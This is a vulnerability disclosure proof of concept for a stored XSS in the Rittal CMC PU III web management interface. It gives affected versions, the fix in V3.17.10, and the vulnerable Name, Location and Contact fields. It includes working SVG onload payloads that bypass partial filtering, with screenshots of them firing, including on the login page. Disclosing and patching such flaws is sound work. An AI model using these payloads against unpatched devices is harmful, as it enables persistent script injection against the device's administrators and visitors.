PoC: Rittal CMC PU III – Stored XSS

Author: Miguel Haro Maldonado

Application: Rittal CMC PU III Web management

Devices: CMC PU III 7030.000
Software Revision: From **V3.11.00_2** to **V3.15.70_4**
Hardware Revision: From **V3.00** to **V6.01**

Attack type: Stored XSS


Solution: Update to Software Revision **V3.17.10 or later**

Summary: Web application fails to sanitize user input on system configurations page. This allows attacker to backdoor the device with HTML and browser interpreted content (such as JS or other client-side scripts) as the content is displayed always after and before login. Persistent XSS allows attacker to modify displayed content or to change the victim's information. Successful exploitation requires access to the web management interface either with valid credentials or hijacked session.

Technical Description:

The vulnerability is located in the authenticated area of the web application. In order to trigger the vulnerability, the attacker should navigate to:

PROCESSING UNIT > Configuration Tab > Details



Details Configuration


Name	
Location	
Contact	
Hardware Revision	V3.00
Software Revision	V3.11.00_2
Serial Number	[redacted]

The fields “Name”, “Location” and “Contact” are vulnerable to XSS attacks. These fields seem to be sanitized for some XSS strings, however we found effective payloads through SVG tags, i.e:

XSS Payload examples


```
# Payload for Software Revision 3.11
<svg/onload=alert('XSS1')>
<svg id=alert(1) onload=eval()>

# Payload for Software Revision 3.15
<svg/onload=alert(&quot;XSS1&quot;)>
```

Below we show the result of the XSS attack:




Details Configuration

Name	<svg/onload=alert('XSS1')>
Location	<svg/onload=alert('XSS2')>
Contact	<svg/onload=alert('XSS3')>
Hardware Revision	V3.00
Software Revision	V3.11.00_2
Serial Number	[redacted]




Configuración de detalle

Nombre	<svg/onload=alert(&quot;XSS1&q
Ubicación	<svg/onload=alert(&quot;XSS2&q
Contacto	<svg/onload=alert(&quot;XSS3&q
Revisión de hardware	V6.01
Revisión de software	V3.15.00_4
Núm. de serie	[redacted]




Mensaje de página ...

XSS1




Mensaje de página ...

XSS2




XSS3

Since the XSS payloads are stored in variables shown in the login form, this XSS could be used to attack non-authenticated clients:



XSS1



Rittal – The System.

Faster – better – worldwide.

Login

Rittal CMC III PU


Mensaje de página ...

XSS2

Username:

Password:

Location :



Rittal – The System.

Faster – better – worldwide.

Login

Rittal CMC III PU

Mensaje de página ...


XSS3

Username:

Password:

Location :

From *Software Revision* V3.17.10 the vulnerability is properly patched, as result the JS code is presented in the browser as a merely string and consequently is not interpreted.



Details Configuration

Details Configuration

Name <svg/onload=alert(&quot;XSS1&q


Location <svg/onload=alert(&quot;XSS2&q

Contact <svg/onload=alert(&quot;XSS3&q

Hardware Revision V3.00

Software Revision V3.17.10

Serial Number [redacted]



Rittal – The System.

Faster – better – worldwide.

Login

Rittal CMC III PU

Username: admin

Password: •••••

Name : <svg/onload=alert(&quot;XSS1&quot;)>

Location : <svg/onload=alert(&quot;XSS2&quot;)>

Contact : <svg/onload=alert(&quot;XSS3&quot;)>

IP Address : [redacted]

2011-2020 © Rittal GmbH & Co. KG